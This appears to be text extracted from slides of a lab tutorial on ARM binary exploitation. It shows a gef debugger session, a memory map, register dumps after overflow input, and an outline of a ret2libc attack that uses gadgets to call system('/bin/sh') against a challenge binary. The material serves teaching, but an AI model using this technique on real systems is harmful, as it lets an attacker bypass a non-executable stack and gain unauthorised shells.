
```
Breakpoint 1, 0x00400548 in func1 ()
```


```
gef> vmmap
```


Start	End	Offset	Perm	Path
0x00400000	0x00401000	0x00000000	r-x	/home/user/challenges/challenge2
0x00410000	0x00411000	0x00000000	r--	/home/user/challenges/challenge2
0x00411000	0x00412000	0x00001000	rw-	/home/user/challenges/challenge2
0xb6ede000	0xb6fc0000	0x00000000	r-x	/lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000	0xb6fd0000	0x000e2000	---	/lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000	0xb6fd2000	0x000e2000	r--	/lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000	0xb6fd3000	0x000e4000	rw-	/lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000	0xb6fd6000	0x00000000	rw-	
0xb6fd6000	0xb6fee000	0x00000000	r-x	/lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000	0xb6ffb000	0x00000000	rw-	
0xb6ffb000	0xb6ffc000	0x00000000	r-x	[sigpage]
0xb6ffc000	0xb6ffd000	0x00000000	r--	[vvar]
0xb6ffd000	0xb6ffe000	0x00000000	r-x	[vdso]
0xb6ffe000	0xb6fff000	0x00018000	r--	/lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000	0xb7000000	0x00019000	rw-	/lib/arm-linux-gnueabihf/ld-2.27.so
0befdf000	0bf000000	0x00000000	rw-	[stack]
0fffff0000	0fffff1000	0x00000000	r-x	[vectors]


```
gef>
```

Stack is non-executable











R0	
R1	
R2	
R3	
R4	
R5	
R6	
R7	41414141
R8	
R9	
R10	
R11	
R12	
SP	6efffac8
LR	
PC	3156



R0	42424242
R1	43434343
R2	
R3	
R4	
R5	
R6	
R7	41414141
R8	
R9	
R10	
R11	
R12	
SP	6efffad4
LR	
PC	2653




# INVOKING SYSTEM

- System("/bin/sh")
  - R0 → /bin/sh
  - PC: system() address


POP { R3, PC}

<system address>


MOV R0, SP; BLX R3




# THE SIMPLE RET2LIBC



